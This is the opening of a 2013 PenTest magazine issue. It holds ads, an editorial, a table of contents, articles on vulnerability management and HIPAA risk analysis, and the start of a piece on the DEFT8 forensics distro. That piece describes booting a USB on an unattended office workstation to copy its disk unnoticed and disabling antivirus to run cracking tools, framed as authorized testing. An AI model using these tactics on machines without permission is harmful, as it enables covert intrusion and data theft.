

PenTest

magazine

Vol.3 No.7 ISSN: 2084-1116

Issue 7/2013(26)

RENAISSANCE OF THE RECONNAISSANCE

SOCIAL MEDIA BASED ATTACKS

INFORMATION GATHERING

TECHNIQUES

SQL INJECTIONS

VULNERABILITY ASSESSMENT

AND RISK ANALYSIS

TOOLS EXPLORED:

CUCKOO, WIRESHARK, DEFT8



HACKING MSSQL 2005 SERVERS with
FADLI SIDEK and VIKNESHWARAN VEERAN,
winners of the SANS 542 WEB APPLICATION
PENETRATION TESTING CTF MEDAL in
Bangkok and champions in the SYMANTEC
CYBER READINESS CHALLENGE in Singapore

Improve your Firewall Auditing

As a penetration tester you have to be an expert in multiple technologies. Typically you are auditing systems installed and maintained by experienced people, often protective of their own methods and technologies. On any particular assessment testers may have to perform an analysis of Windows systems, UNIX systems, web applications, databases, wireless networking and a variety of network protocols and firewall devices. Any security issues identified within those technologies will then have to be explained in a way that both management and system maintainers can understand.

The network scanning phase of a penetration assessment will quickly identify a number of security weaknesses and services running on the scanned systems. This enables a tester to quickly focus on potentially vulnerable systems and services using a variety of tools that are designed to probe and examine them in more detail e.g. web service query tools. However this is only part of the picture and a more thorough analysis of most systems will involve having administrative access in order to examine in detail how they have been configured. In the case of firewalls, switches, routers and other infrastructure devices this could mean manually reviewing the configuration files saved from a wide variety of devices.


Although various tools exist that can examine some elements of a configuration, the assessment would typically end up being a largely manual process. Nipper Studio is a tool that enables penetration testers, and non-security professionals, to quickly perform a detailed analysis of network infrastructure devices. Nipper Studio does this by examining the actual configuration of the device, enabling a much more comprehensive and precise audit than a scanner could ever achieve.

Device Auditing	Scanners	Nipper Studio
Audit without Network Traffic	✗	✓
Authentication Configuration	✗	✓
Authorization Configuration	✗	✓
Accounting/Logging Configuration	✗	✓
Intrusion Detection/Prevention Configuration	✗	✓
Password Encryption Settings	✗	✓
Timeout Configuration	✗	✓
Physical Port Audit	✗	✓
Routing Configuration	✗	✓
VLAN Configuration	✗	✓
Network Address Translation	✗	✓
Network Protocols	✗	✓
Device Specific Options	✗	✓
Time Synchronization	✗	✓
Warning Messages (Banners)	✓*	✓
Network Administration Services	✓*	✓
Network Service Analysis	✓*	✓
Password Strength Assessment	✓*	✓
Software Vulnerability Analysis	✓*	✓
Network Filtering (ACL) Audit	✓*	✓
Wireless Networking	✓*	✓
VPN Configuration	✓*	✓

* Limitations and constraints will prevent a detailed audit

With Nipper Studio penetration testers can be experts in every device that the software supports, giving them the ability to identify device, version and configuration specific issues without having to manually reference multiple sources of information. With support for around 100 firewalls, routers, switches and other infrastructure devices, you can speed up the audit process without compromising the detail.

You can customize the audit policy for your customer's specific requirements (e.g. password policy), audit the device to that policy and then create the report detailing the issues identified. The reports can include device specific mitigation actions and be customized with your own companies styling. Each report can then be saved in a variety of formats for management of the issues. Why not see for yourself, evaluate for free at titania.com



Ian has been working with leading global organizations and government agencies to help improve computer security for more than a decade.

He has been accredited by CESG for his security and team leading expertise for over 5 years. In 2009 Ian Whiting founded Titania with the aim of producing security auditing software products that can be used by non-security specialists and provide the detailed analysis that traditionally only an experienced penetration tester could achieve. Today Titania's products are used in over 40 countries by government and military agencies, financial institutions, telecommunications companies, national infrastructure organizations and auditing companies, to help them secure critical systems.

PenTest magazine

Editor in Chief: Ewa Duranc
ewa.duranc@pentestmag.com

Managing Editor: Zbigniew Fiolna
zbigniew.fiolna@pentestmag.com

Editorial Advisory Board: Jeff Weaver, Rebecca Wynn

Betatesters & Proofreaders: K.S. Abhiraj, Ivan Gutierrez Agramont, Ashutosh Agrawal, Al Alkoraishi, Elliott Bujan, Scott Christie, Gregory Chrysanthou, Amit Chugh, Rodrigo Comegno, Pilo Dx, Michal Jáchim, Kishore P.V., Gilles Lami, Dallas Moore, J.I. P.B., Elia Pinto, Sagar Rahalkar, John Webb, Steven Wierckx

Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a PenTest magazine.

Senior Consultant/Publisher: Pawel Marciniak

CEO: Ewa Dudzic
ewa.dudzic@pentestmag.com

Production Director: Andrzej Kuca
andrzej.kuca@pentestmag.com

DTP: Ireneusz Pogroszewski
Art Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@pentestmag.com

Publisher: Hakin9 Media Sp. z o.o. SK
02-676 Warsaw, Poland
Postepu 17D
Phone: 1 917 338 3631
www.pentestmag.com

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage.

All trade marks presented in the magazine were used only for informative purposes.

All rights to trade marks presented in the magazine are reserved by the companies which own them.

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Dear Readers,

We are pleased to present you the newest issue of PenTest Magazine. This time we have prepared for you nine articles divided in three main sections and one 'plus' article.

In the first section, 'Let's Talk about Security', we focus on VAM and Risk Analysis. You will be able to discover what Muhammad Saleem thinks about 'Vulnerability Assessment and Management: Integrated Approach' and 'Risk Analysis: Why it is so Critical for HIPAA Compliance' according to Swati Sharma.

In our regular 'Tools' section you will read three manuals. First, with Curtis Purdy, you will explore 'A Tool-belt in your Pocket with DEFT8'. After that, you will have a look at 'Wireshark in Pentesting' by Praveen Darshanam and if you will be eager to read more about this sniffer, you can go back to PenTest Extra 06/2013 which is entirely devoted to this distro. This section will be closed by Cristopher Ashby 'Extending Cuckoo Framework'. Do you remember his introduction to cuckoo in PenTest Regular 05/2013? Here he brings you some advanced features!

The third main section, 'Techniques' includes four articles. 'Information Gathering Techniques' by Steven Wierckx explaining you that we always leave a trace. After that, Joseph Muniz will be 'Launching Social Media Based Attacks' and with great success. The section will be closed by two articles on injections. You will observe an attack performed by Shrikant Gangadhar Antre in 'From SQL Injection to Ownage Using SQLMap' and a defence prepared by Azzedine Benameur in 'The Other Side of the Fence: How to Protect against Code Injection Attacks'.

And, as this week Plus, we will witness 'Hunting and Hacking MSSQL 2005 Servers' by Fadli B. Sidek and Vikneshwaran Veeran, members of the team that won the SANS 542 CTF Medal in Bangkok and got second place in a CTF competition 'Cyber Readiness Challenge' organized by Symantec in Singapore.

And this is it, the newest PenTest Regular, ready to be entered.

Enjoy your reading,
Zbigniew Fiolna and PenTest Team.

LET'S TALK ABOUT SECURITY

06 Vulnerability Assessment and Management: Integrated Approach*By Muhammad Saleem*

Vulnerability Assessment and Management is the core component of any security program. In modern approach, to handle latest security challenges and zero day attacks, we have to think like hackers think, our approach to handle vulnerabilities should be based on hackers' look into vulnerabilities.

08 Risk Analysis: Why it is so Critical for HIPAA Compliance*By Swati Sharma*

Breach investigations on Hospice of North Idaho (HONI) and AHMC Healthcare have made crystal clear how much critical it is to understand the risk associated with the electronic protected health information (ePHI). The spokesperson of HHS has made the statement on the HONI case: 'HONI did not conduct an accurate and thorough risk analysis to the confidentiality of ePHI as part of its security management process from 2005 through Jan. 17, 2012'.

TOOLS

12 A Tool-belt in your Pocket with DEFT8*By Curtis Purdy*

There are rather cloudy lines between many of the fields of information security. Of all the tools we use here at sysec.info, none can be pigeonholed into only one of those three slots. Whether it is using EnCase for incident response to triage a breach, or BackTrack/Kali for forensics to quickly boot Wireshark and start sniffing and recording packets on a promiscuous interface, almost all tools in these three disciplines are multi-functional.

18 Wireshark in Penetration Testing*By Praveen Darshanam*

Sniffers can be used by penetration testers during the information gathering. Its goal is to disclose crucial information about the network which we are going to penetrate. Sniffing is defined as passive way of information gathering since we never interact with any machine directly.

22 Extending Cuckoo Framework*By Christopher Ashby*

In the previously published 'Automating Malware Analysis with Cuckoo', it was demonstrated how to install the Cuckoo sandbox malware analysis system and basic usage. In short, this framework allows for automated analysis of malicious specimens within a controlled environment. In this article we will describe some of the advanced features, extending the platform's capabilities, and demonstrate how to tie all this analysis into a single report.

TECHNIQUES

26 Information Gathering Techniques*By Steven Wierckx*

The very first step in both hacking attempts and penetration testing is called 'information gathering'. It is often said that this step is (largely) invisible and undetectable. In this article I will discuss some information gathering techniques and I will point out how visible they are.

30 Launching Social Media Based Attacks*By Joseph Muniz*

Social media is everywhere and can be used as a method to breach your network. Together with my colleague, Aamir Lakhani, we tested this concept by completely compromising a company during an authorized penetration test.

36 From SQL Injection To 0wnage Using SQLMap*By Shrikant Gangadhar Antre*

An SQL injection attack consists of insertion or 'injection' of an SQL query via an input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data, execute administration operations on the database, recover the content of a given file present on the DBMS file system, and, in some cases, issue commands to the operating system.

46 The Other Side of the Fence: How to Protect against Code Injection Attacks*By Azzedine Benameur, Nathan Evans, and Matthew Elder*

Usually testing begins with a reconnaissance phase in which the penetration tester scans the network or a given machine, then identifies a target host and program, and tries to exploit a vulnerability. The best result for a penetration tester – and the worst for the organization under evaluation – is to allow remote code execution on a computer. In this article we present the other side of penetration testing: the defenses in place to protect a computer against remote code execution.

PLUS

56 Hunting and Hacking MSSQL 2005 Servers*By Fadli B. Sidek and Vikneshwaran Veeran*

The objective of this article is to demonstrate how black box penetration testing on MSSQL servers can be performed and to illustrate a step-by-step approach from finding SQL services/ports to owning the whole box. The article takes a step further by also highlighting some suggestions for mitigation and prevention of such attacks.

Vulnerability Assessment and Management: Integrated Approach

Vulnerability Assessment and Management is the core component of any security program. In modern approach, to handle latest security challenges and zero day attacks, we have to think like hackers think, our approach to handle vulnerabilities should be based on hackers' look into vulnerabilities.

Vulnerability Assessment and Management is the core component of any security program. In modern world of Software Technologies, where every 1000 lines of software code have 40% vulnerabilities, noting is reliable, everything connected is just like a ticking bomb and vulnerable natively.

Our approach to handle latest security challenges and zero day attacks should be as proactive as are the hackers exploiting before we know them. We have to think ahead of hackers, we have to think like hackers think, our approach to handle vulnerabilities should be based on hackers' look into vulnerabilities.

Vulnerability Assessment and Management has its complete lifecycle, illustrated in Figure 1.

Defense in-depth and 360 degree security fails due to flows in software, IOS and update patches, and our security assessment modeling. Organizations might have state of the start security controls but cannot completely control the human element which is the main cause of failure: humans are the weakest link and could be easily trapped with the help of latest techniques and other social media attacks, lack of awareness of possibilities of social engineering attacks alerts security awareness campaign to be started immediately. It should be the core part of Information Security Program.

The complexity of detecting, analyzing, and countering to emerging intrusive security threats,

especially those that are distributed in nature with multiple attack sessions (where each individual attack session is genuine but the combined attack sessions may not be genuine) impose the need for a new security approach that unifies centralized analysis with the capability to collectively collate, analyze, and interpret threats coming from distributed multiple attack sessions and provides practical countermeasures.

The integrated approach requires our understanding and attitude to handle corporate vulnerabilities in centralized manner, not like traditional IT silos.

This problem has been rectified by market leader of VAM solution but not in 100%. Thanks to centralizing all of these silos under one umbrella named Vulnerability Assessment and Management, VAM software suites are doing good job by providing unified platform, allowing generation of multiple dashboards with relevant user groups, each having their own group of equipment and privileges to scan and manipulate their findings. This unified nature provides capability to consolidate all vulnerabilities and to associate the Risk Management with them.

VAM suites still need to integrate with other areas where vulnerabilities are causing more damages, such as Software Source code Analysis. Software code analysis suite scans and provides detailed security vulnerability information in application code; the integration with VAM suites will allow CISO to be aware of security issues in in-house de-

veloped software application before it moves into production environment. Further VAM needs to be integrated with existing IT Service Desk software to provide full ticketing and escalation modules.

For CIO and CISO the most important activity is to know the real time most critical vulnerabilities and their status. VAM dashboard can be integrated with GRC platform and can provide holistic view of corporate vulnerabilities. What is the main benefit of

the integrated approach is that, when a vulnerability is found through VAM suite, all the other integrated applications should get the current status of these findings, not only at the first time but also every time VAM suites scans, it should reflect the status of new finding and refresh status of old vulnerabilities.

Summary

We have only one chance to be protected from being breached and this is by knowing our vulnerabilities before hackers exploit them and take advantages. This can be done in an integrated manner where we have holistic view of our weaknesses.

MUHAMMAD SALEEM

He has more than 15 years of experience in the field of Enterprise Security Architecture, Cyber Intelligence & Incident Response Management, Enterprise Security and Risk Management, Business Continuity & Disaster Recovery, Governance Risk and Compliance, Policy & Procedures, Managing C2C, Cloud Computing, Networks Infrastructure & Data Centre as well as integrating Systems and Applications. He is Public Speaker, Technical Writer, and Subject Matter Expert in building and managing InfoSec, ERM and BCM departments in any organization. At present he is Chief Information Security Officer at government entity. He is also Program Manager of 31 Enterprise Security & Risk Management projects.

Acronym

- VAM: Vulnerability Assessment and Management;
- CIO: Chief Information Officer;
- CISO: Chief Information Security Officer;
- GRC: Governance Risk and Compliance;
- Defense In-Depth: Defense in depth is an information assurance (IA) concept in which multiple layers of security controls (defense) are placed throughout an information technology (IT) system. Its intent is to provide redundancy in the event where a security control fails or a vulnerability is exploited, that can cover aspects of personnel, procedural, technical, and physical for the duration of the system's life cycle;
- 360 degree security: Implementing Security Controls to protect critical assets from all angles and entry points, logical and physical;
- IOS: Internetwork Operating System.




Figure 1. Vulnerability Assessment and Management

Risk Analysis: Why it is so Critical for HIPAA Compliance

Breach investigations on Hospice of North Idaho (HONI) and AHMC Healthcare have made crystal clear how much critical it is to understand the risk associated with the electronic protected health information (ePHI). The spokesperson of HHS has made the statement on the HONI case: 'HONI did not conduct an accurate and thorough risk analysis to the confidentiality of ePHI as part of its security management process from 2005 through Jan. 17, 2012'. It requires no explanation that repercussions of these breaches are not only financial fines but reputation damage as well.

The Health Insurance Portability and Accountability Act (HIPAA) was developed in 1996 and included in the Social Security Act. The requirement for privacy regulation was realized when huge volumes of health information have begun to be recorded and exchanged electronically. Before HIPAA, there were very few laws in place to help retain patients' privacy when their medical records were recorded electronically rather than in the once-standard paper chart. HIPAA, also known as Kennedy-Kassebaum Act, has five Titles:

- Title I covers protection of health insurance coverage for workers and their families when they change or lose their jobs.
- Title II of HIPAA, known as the Administrative Simplification (AS) covers the security and privacy of health data.
- Title III covers tax-related health provisions governing medical savings accounts.
- Title IV includes application and enforcement of group health insurance requirements.
- Title V covers revenue offset governing tax deductions for employers.

From an information security professional's point of view, Title II is the focus area and this is what we are going to discuss in details in this article. The main objective of the HIPAA rules is to protect health care coverage for individuals who lose or change their jobs and to make the public feel more secure about electronic transmission of data. That is why the government developed privacy and security rules to complement the transaction rules. The following steps can help organizations to achieve HIPAA compliance:

- Understanding the Process and Defining the Scope;
- Assessment of the Scope;
- Gap Analysis;
- Risk Assessment;
- Development of an Action Plan;
- Implementation of an Action Plan;
- Monitoring the Compliance.

Why Risk Analysis in HIPAA?

Risk assessment is mandatory Administrative and Technical safeguard for HIPAA. It says '*Conduct an accurate and thorough assessment of the potential risks and vulnerabilities to the confidentiality, integrity,*

and availability of ePHI held by the covered entity'. And 'Implement security measures sufficient to reduce risks and vulnerabilities to a reasonable and appropriate level to comply with §164.306(a)'.

The security standard 164.306 talks about protection of CIA (Confidentiality, Integrity, and Availability) of the electronic protected health information that is created, maintained, received or transmitted by covered entity against known threats and reasonably anticipated unauthorized disclosures. The standard gives flexibility to choose the controls to secure the ePHI in a reasonable and appropriate manner. The control selection can be done on the following as per standard:

- Size, complexity and capability of the covered entity;
- Technical infrastructure, hardware and software security capability;
- Cost of the security measures;
- Criticality and Probability of the RISK for ePHI.

The intent is very obvious, the controls listed in HIPAA are bare minimum and risk associated with used technology or specific environment has to be assessed and addressed separately. Actually, risk

assessment helps organizations to optimize their security budgets and gives a strong logical business case to get support from all stake holders to implement the HIPAA controls. It also helps them to take the decision on critical issues like where and how money and efforts are required to grant the protection. A proper risk assessment results can be used to give prioritized approach for control implementation and to provide a roadmap and mile stones indicating, for example, which issues need to be addressed first. The results of control implementation following a proper risk assessment are more efficient and effective as they addresses actual security concerns beyond compliance. In such a dynamic world, where Technologies change so fast and threat vectors grow every day, is it not required to address upcoming threats and vulnerabilities specifically? Or should we not analyze the risk frequently to evaluate the effectiveness of the controls?

Myths

There are some misconceptions related to risk assessment in HIPAA:

- Risk assessment in HIPAA is one time activity;

a d v e r t i s e m e n t



Web Based CRM & Business Applications for small and medium sized businesses


Find out how Workbooks CRM can help you

- Increase Sales
- Generate more Leads
- Increase Conversion Rates
- Maximise your Marketing ROI
- Improve Customer Retention

Contact Us to Find Out More

+44(0) 118 3030 100

info@workbooks.com



- Running vulnerability tools will be sufficient;
- No expertise is required to conduct risk assessment, anyone in the organization can do that;
- It is just a compliance requirement and has no value to business;
- It is not required to have formal methodology;
- Risk are already known, what to do the risk analysis for?;
- There is nothing unique and risk assessment of any similar organization can be fine for my organization as well;

Risk Analysis and Management for HIPAA

Risk Analysis for HIPAA must be formal what means that it has to be comparable and to have structured approach. It is important to understand the business process and the environment to avoid a mechanical approach. Also the methodology of risk assessment needs to be identified, there are best industry methods that can be adapted, such as: OCTAVE, ISO 27005, NIST S800-30, and FAIR. Following steps provide structured approach for risk assessment:

Scoping

It is important to understand that all process, information, people, technology (including locations) has to be covered in HIPAA for risk assessment exercise.

Asset Identification

It is critical to identify all primary assets, such as: process handling the ePHI and records, files, data-sheets containing ePHI, and secondary assets, such as: applications, databases, other technologies, and related infrastructure that is hosting the ePHI. After the identification of Assets, it must be assigned with value based on CIA (Confidentiality, Integrity, and Availability).

Threat Identification

The critical point in Threat Identification is to cover all types and kinds of threats: deliberate, accidental, internal, external, natural ones, anything that can exploit a security flaw. A competitor of your vendor may be an example of outside deliberate threat, which has an interest to delete or expose your ePHI, just to prove that your existing vendor is not good enough.

Vulnerability Identification

Existing weakness and flaws, including both process level and system level, must be identified. It is important to identify the newly discovered security flaws. All the vulnerabilities must be classified on the basis of its ease of exploitation. An application that has

SQL injection flaw, or storage of ePHI in encrypted laptop, or having bulk of critical data post retention period and without business need in insecure way can be examples of easy exploitable ones.

Risk Estimation and Profiling:

Once an organization has identified assets and corresponding threats and vulnerabilities, risk can be calculated as a function of Asset Value, Level of Vulnerability and Likelihood of Threat. It can be in Qualified and Quantified form according to requirements. Also, it has to ensure that effectiveness of the existing controls has been calculated while assessing the current risk. The important point is to remember that there are certain risks that cannot be quantified, reputational risk for example. All risks must be classified as per the score or risk criteria.

Risk Mitigation

All Identified Risks must be mitigated to bring it to an acceptable level. The Identified Risk must be Treated, Tolerated, Transferred or Terminated, or a combination of any of these can be applied to it. In case of risk transfer you must ensure third-party risk assessment.

Result Documentation

The Formal Risk Assessment must document the process, scope, assets, threats, vulnerability, existing controls, risk profile, risk acceptable criteria, risk mitigation methods, and action plan with its status. Besides mentioned information, it should cover the date of assessment and both the assessor's and the approver's names. Unfortunately, organizations admit that they have not assessed the risk properly until it is materialized by an attacker, despite the fact that risk assessment gives a way to implement Information Security in an effective and efficient way. What is essential, we must remember that HIPAA risk assessment is not a compliance status, but actual review of security posture of the organization.

MRS. SWATI SHARMA



Swati Sharma, PCI QSA, CISSP, CISM (Q) ISO 27001 LA, MS (Information Security and Cyber Laws – IIT Allahabad). She is Consultant at SI-SA Information Security. She has experience in Information Security and Privacy, HIPAA, PCI DSS and ISMS in different verticals, such as leading IT companies, payment processors, e-commerce, and BPOs, etc. She can be reached at abhswati@gmail.com. <http://in.linkedin.com/pub/swati-anuj-arya-pci-qa-cissp-iso-27001/1a/143/34>.



Community Experience Distilled

Web Penetration Testing with Kali Linux

A practical guide to implementing penetration testing strategies on websites, web applications, and standard web protocols with Kali Linux

Joseph Muniz
Aamir Lakhani

[PACKT] open source*
PUBLISHING community experience distilled

A Tool-belt in Your Pocket with DEFT8

Though the focus of this magazine is penetration testing, the field of information security is as broad as the lay public, including many in IT, think it is narrow. It covers everything from the physical layer, through the IP header flags in layer 3, TCP handshake in layer 4, HTTP error codes in layer 7 and human error codes in layer 8 to the web server cluster, to the cloud, to the Internet and BEYOND! Whoa, sorry got a little carried away there, but you get the idea.

And there are rather cloudy lines between many of the fields of information security, none less pronounce than the lines between penetration testing, incident response, and forensics. Of all the tools we use here at sysec.info, none can be pigeonholed into only one of those three slots. Whether it is using EnCase for incident response to triage a breach, or BackTrack/Kali for forensics to quickly boot Wireshark and start sniffing and recording packets on a promiscuous interface, almost all tools in these three disciplines are multi-functional.

One distro that easily crosses all three boundaries is DEFT Linux (Digital Evidence & Forensic Toolkit). Now in its 8th release in July, it has matured into the premiere open-source forensics distro available. It, along with CAINE, in its 4th iteration are the primary forensic toolkits since Helix left the scene some years ago (unless you have the \$\$\$s for EnCase or FTK). I am not sure why both DEFT and CAINE have their roots in Italy unless there is either a synergy or a rivalry in the community there, and though there is similarity in their structure and tools, the documentation, user interface, and tool choice for DEFT is superior IMHO.

Even though most pentesters reach for BackTrack or Kali first, we more often than not reach for the DEFT disk, or more likely USB, as the first choice on a pentesting job. The reasons may not be obvious at first, but as an example let us presuppose that while waiting to meet the CEO (of course after signing the contract with get-out-of-jail-free card first) we stick our DEFT USB into the unattended secretary's workstation and reboot. We could have used the included Windows tools, but more on that later. Being a forensics distro, it mounts all disks read-only by default and leaves no tracks to trace. At this point, you can start using the network tools to begin exploring while the disk



Figure 1. DEFT Tools

is being copied to the USB. In 15 minutes, you are days ahead on your contract before you leave the corner office.

The DEFT 8 distro is so new that the documentation has not been updated yet. But the before mentioned 7.2 documentation is good enough to get by with it and with the 'What's new' on the website, deft-linux.net for the time being. The architecture shared by DEFT, CAINE, and Helix R.I.P. is the live and installable DVD based on Linux, with accompanying Windows tool-chest of infosec programs accessible from a single menu. In the case of DEFT the distro is based on Ubuntu, and the set of Windows tools can be run straight off the disk or USB without downing the Windows machine.

I have often said that I can own any machine I can touch and DEFT is one of the primary tools I use in this context. On first blush, many penetration testers think only of network-based infiltration, but if you do, you are literally giving up half your targets before even starting. Whether it is by using social engineering (our favorite method of intrusion) or by being invited in by the CEO, there are many ways to physically get your hands on a company machine. Whether it is the secretary's workstation referred to earlier or a server in the datacenter, unless it has a password protected BIOS preventing boot-ups from DVD or USB (you, sysadmins, listening?) I will own it before the night is out.

DART Windows Tools

In the case of forensics, if you down a machine, you will lose a lot of volatile information like RAM and pagefile/swap contents. For pentesting, you may not want to down a machine, particularly if it is logged into already. You may not have time to reboot a machine once you get your hands on it or leave an indication that the box has been messed with (think pentest like a ninja leaving no trace). This is where the Windows toolkit DART2 (Digital Advanced Response Toolkit) comes in. When you put the disk in a running Windows machine, you are presented with an interface into over 100 infosec programs grouped by eight sections like 'Password', 'Acquire', and 'Visualize'.

On startup DART gives you a dialogue warning that changes will likely show in the system of the running OS by some of the applications, so be careful that you know what you are doing, i.e. be clueful. You are also warned that the antivirus will be wrongfully triggered by some of the programs. Wrongfully or rightly so, as they are often used for

malicious purposes, my AV is sent howling by several applications in the collection, so manually disable the system's antivirus before beginning or, if you cannot do this, stay away from the cracking programs and save that for when you can boot into the DEFT Linux live DVD or USB.




Figure 2. DART Tools

